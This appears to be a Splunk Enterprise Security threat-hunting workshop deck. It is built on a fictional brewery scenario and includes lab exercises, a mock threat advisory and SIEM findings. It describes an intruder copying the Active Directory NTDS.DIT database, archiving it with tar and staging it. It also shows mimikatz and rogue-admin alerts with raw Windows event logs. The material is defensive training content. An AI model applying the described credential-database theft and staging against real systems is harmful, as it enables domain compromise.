
How Can We Visualize This?

kennwort

IP: 10.1.1.100
Domain: thirstyberner
Computer Name: agrady-l

11:23:38
tar -czvf kennwort.tar.gz *\nCurrent Directory: z:\Files\kennwort\

11:23:58
File Created: c:\windows\temp\kennwort.tar.gz



11:23:43
File permissions checked
Directories enumerated
Files created locally

What Is Our Narrative?

kennwort

- NTDS.DIT (active directory database) was written out to kennwort folder on titan
- Gzip was created on titan and contained the output of the database
 - tar.exe was initiated on agrady-l
- Gzip was copied from titan Files\kennwort.tar.gz to agrady-l Windows\Temp\kennwort.tar.gz
- Movement to agrady-l could be seen as data staging
- Kpilsner used for all interactions with titan though user isn't tracked in ES

Artifacts Known/Uncovered

kennwort

Frothly Systems

- agrady-l \ 10.1.1.100
- titan \ 10.1.1.10

User




- Kpilsner

Folder \ File

- c:\files\kennwort\Active Directory\ntds.dit
- kennwort.tar.gz
- z:\Files\kennwort\ (Mapped to titan?)
- C:\Windows\Temp\

MITRE ATT&CK Techniques Referenced

kennwort



<https://mitre-attack.github.io/attack-navigator/>

What Can We Operationalize?

kennwort

- Monitor for suspicious file creation
- Monitor key files accessed via shares



Threat Advisory

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets

The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified the adversary masquerading as the user ***kpilsner*** within impacted systems.

Operationalizing Splunk ES Mission Control

For Threat Hunting

> Lab Exercise 5:

splunk® > turn data into doing™

Threat Hunting with ES Mission Control

Overview of Mission Control

- Centralized platform for managing security operations and threat hunting workflows
- Integration with Splunk Enterprise Security 8.x for enhanced visibility

Why Operationalize Mission Control?

- Streamlines threat hunting processes
- Enables collaboration across SOC teams
- Provides context-rich investigations and actionable insights

Key Capabilities for Threat Hunting

- Event and alert aggregation
- Investigation management and tracking
- Automated workflows and playbooks

Core Features to Leverage in Threat Hunting

Mission Control



Data Models and Correlation Searches

- Utilize ES data models to identify suspicious patterns
- Leverage correlation searches to generate findings and alerts

Investigations and Findings

- Create and manage investigations direction from findings
- Link related events, intelligence, and evidence for comprehensive analysis

Pivoting and Enrichment

- Use Mission Control to pivot from alerts to raw data and external threat intelligence
- Enrich investigations with MITRE ATT&CK mapping and threat context

Operationalizing Threat Hunting Workflows

Mission Control

Hunt Planning & Execution

- Define hypotheses and select relevant data sets within Mission Control
- Use guided workflows to conduct hunts and document findings

Collaboration & Reporting

- Assign tasks and share investigation status with SOC team members
- Generate reports and timelines to build threat narratives

Continuous Improvement

- Capture lessons learned and update correlation searches and playbooks
- Integrate feedback loops to refine threat hunting strategies

Exercise 7: Hunt #2025-01-06

kpilsner

Are there any notable events that reference this user? If so, what can we gather from it?

Establishing a timeline is important in this hunt

- Generate a list of all Windows Security Event Codes and Descriptions that reference kpilsner on the server titan
- Generate a time chart based on the count of each Event Description

Using the list above, analyze the Windows Security Events

- Use the JP-Cert reference to determine if kpilsner was part of a ticket attack on titan
- Review the Event Codes that pertain to account management and identify interesting values and activities
- Identify one other event not covered above that might initiate additional hunts

Based on what we identified, are there other notable events that can be associated with this user?

Hints

- The field RecordNumber can be useful to sort against to better sequence events
- JP-CERT Reference: <https://jpcertcc.github.io/ToolAnalysisResultSheet/>

Splunk Enterprise Security

Splunk Enterprise Security is a comprehensive threat detection, investigation, and response solution, which is key to the security monitoring strategy of today's enterprise infrastructure. Splunk Enterprise Security combines the best features and functionalities of Splunk's Security Infrastructure and Event Monitoring (SIEM), Security Orchestration Automation and Response (SOAR), and Threat intelligence Management capabilities to identify security threats and effectively respond to them.



Security Posture

See real-time status of the organization's security posture over the last 24 hours



Mission Control

View findings and investigations in a central location for triage, review, and response.



App Configuration

Configure the Splunk Enterprise Security application.



Documentation

View release notes as well as information on installation, upgrade, and administration of Splunk Enterprise Security.



Community

Explore Splunk Community for relevant questions and answers



Product Tour

Take a product tour to get an overview and learn about Splunk Enterprise Security.

→ Analyst queue All time ▾

Charts Hide Timeline +

Time Range: All time search: titan.thirstyberner.com X Clear All Save Apply

Zoom To Selection Zoom Out Deselect

January 2020 July January 2021 July January 2022 July January 2023 July January 2024 July January 2025 July

Findings and investigations 4

Last refresh at 09:34 PM Auto-refresh off ▾ 20 per page ▾

| <input type="checkbox"/> | > rule_title ▾ | notable_type ▾ | _time ▾ | disposition_label ▾ | security_... ▾ | urgency ▾ | status_la... ▾ | owner_re... ▾ | Actions |
|--------------------------|--|----------------|---------------------------|---------------------|----------------|------------|----------------|---------------|---------|
| <input type="checkbox"/> | PowerShell process with an encoded command detected on titan.thirstyberner.com | FINDING | Fri, Aug 2, 2019 12:00 PM | Undetermined | Threat | ● High | New | unassigned | : |
| <input type="checkbox"/> | Indicator of mimikatz Activity on titan.thirstyberner.com | FINDING | Fri, Aug 2, 2019 11:13 AM | Undetermined | Endpoint | ● Critical | New | unassigned | : |
| <input type="checkbox"/> | New local admin account -daffligem created by Kpilsner. | FINDING | Fri, Aug 2, 2019 10:00 AM | Undetermined | Access | ● Medium | New | unassigned | : |
| <input type="checkbox"/> | Local administrator account created on titan.thirstyberner.com | FINDING | Fri, Aug 2, 2019 10:00 AM | Undetermined | Endpoint | ● Medium | New | unassigned | : |

Start investigation

< > X

Message
Member Added
to a Security
Enabled Local
Group

Event Code
4732

User Account
Creation

Event Code
4720

Signature Identifier

Source User

User

A member was added to a security-enabled local group. Subject: Security ID: THIRSTYBERNER\Administrator Account Name: Kpilsner Account Domain: THIRSTYBERNER Logon ID: 0x1C7DD53 Member: Security ID: THIRSTYBERNER\daffligem Account Name: - Group: Security ID: BUILTIN\Administrators Group Name: Administrators Group Domain: Builtin Additional Information: Privileges: - A user account was created. Subject: Security ID: THIRSTYBERNER\Administrator Account Name: Kpilsner Account Domain: THIRSTYBERNER Logon ID: 0x1C7DD53 New Account: Security ID:

THIRSTYBERNER\daffligem Account Name: daffligem Account Domain: THIRSTYBERNER Attributes: SAM Account Name: daffligem Display Name: <value not set> User Principal Name: - Home Directory: <value not set> Home Drive: <value not set> Script Path: <value not set> Profile Path: <value not set> User Workstations: <value not set> Password Last Set: <never> Account Expires: <never> Primary Group ID: 513 Allowed To Delegate To: - Old UAC Value: 0x0 New UAC Value: 0x15 User Account Control: Account Disabled 'Password Not Required' - Enabled 'Normal Account' - Enabled User Parameters: <value changed, but not displayed> SID History: - Logon Hours: <value not set> Additional Information: Privileges -

4720

4732


Kpilsner

-

